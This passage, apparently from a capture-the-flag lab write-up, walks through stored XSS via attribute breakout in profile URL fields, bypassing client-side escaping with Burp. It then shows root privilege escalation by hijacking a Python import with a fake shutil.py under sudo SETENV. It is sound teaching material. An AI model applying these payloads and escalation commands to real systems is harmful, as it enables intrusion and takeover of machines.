
Hovering over the link confirmed the payload was landing literally, untouched, as https://website.com/<script>alert(1)</script> — the script tag itself wasn't the way in, since it was sitting inside an href value as plain text.

Since the value ends up inside href="...", the move was to break out of the attribute and add an event handler instead of trying to inject a new tag:
https://website.com/teto\"onmouseover=\"alert(1)
The idea: close the href attribute early and open an onmouseover handler that fires on hover. Updated the profile fields with this payload:


The rendered tag came back like this:
<a href="https://linkedin.com/teto\" onmouseover='\"alert(1)"" data-xss="true" target="_blank" rel="noopener noreferrer" style="color: rgb(0, 119, 181); font-size: 1.1rem; transition: transform 0.2s; transform: scale(1);" onmouseout="this.style.transform='scale(1)'" title="LinkedIn">
<i class="bi bi-linkedin"></i>
</a>
Close, but the backslashes were preserved literally in the output — the frontend form was escaping the quotes before they ever reached the server, so the injected quote wasn't actually breaking out of the attribute. The onmouseover ended up as a literal string value, not real markup.
The fix was to skip the frontend form entirely and send the update straight through Burp, without the client-side escaping in the way:

{"linkedin_url":"https://linkedin.com/teto\"onmouseover=\"alert(1)","github_url":"https://github.com/teto\"onmouseover=\"alert(1)","youtube_url":"https://youtube.com/teto\"onmouseover=\"alert(1)"}

This time the alert actually fired on hover, on any of the three links. Checking the DOM confirmed it:
<a href="https://linkedin.com/teto" onmouseover="alert(1)" data-xss="true" target="_blank" rel="noopener noreferrer" style="color: rgb(0, 119, 181); font-size: 1.1rem; transition: transform 0.2s; transform: scale(1);" onmouseout="this.style.transform='scale(1)'" title="LinkedIn">
                    <i class="bi bi-linkedin"></i>
                </a>
The quotes were no longer HTML-encoded as " — the injection landed as real markup, closing href and opening a genuine onmouseover attribute. Sending the request directly through Burp, bypassing the frontend's client-side sanitization, was the actual key here.
With the injection confirmed, swapped the payload for what the lab was actually checking for — a call to alert('XSS'):
{"linkedin_url":"https://linkedin.com/teto\"onmouseover=\"alert('XSS')","github_url":"https://github.com/teto\"onmouseover=\"alert('XSS')","youtube_url":"https://youtube.com/teto\"onmouseover=\"alert('XSS')"}

Triggering it gave a popup confirming the lab was solved, along with SSH credentials:

chocolate:chocolatito123
Post-Shell
Logged in as chocolate over SSH, sudo -l was the first thing to check:
chocolate@9ab55fc3e76f:~$ sudo -l
Matching Defaults entries for chocolate on 9ab55fc3e76f:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User chocolate may run the following commands on 9ab55fc3e76f:
    (root) SETENV: NOPASSWD: /usr/bin/python3 /usr/local/bin/cleanup.py
chocolate can run cleanup.py as root, no password, and critically with SETENV — meaning full control over the environment variables for that execution. Reading the script:
#!/usr/bin/env python3
import shutil
import os
import sys

def cleanup_temp_files():
    print("Cleaning up temporary files...")
    # Simulate some cleanup action
    if os.path.exists("/tmp/temp_upload"):
        try:
            shutil.rmtree("/tmp/temp_upload")
            print("Cleanup successful.")
        except Exception as e:
            print(f"Error during cleanup: {e}")
    else:
        print("No temporary files found.")

if __name__ == "__main__":
    if os.geteuid() != 0:
        print("This script must be run as root!")
        sys.exit(1)

    cleanup_temp_files()
It imports shutil by name, not by absolute path, and SETENV means PYTHONPATH is controllable. Classic library hijacking setup.
Privilege Escalation
Dropped a malicious shutil.py in a directory under my control:
echo 'import os; os.system("/bin/bash")' > /tmp/shutil.py
Then ran the sudo-allowed command with PYTHONPATH pointed at /tmp, so Python resolves import shutil to the fake file instead of the real standard library module:
sudo PYTHONPATH=/tmp /usr/bin/python3 /usr/local/bin/cleanup.py

Python loads the fake shutil before ever getting to the real cleanup logic, and os.system("/bin/bash") runs as root.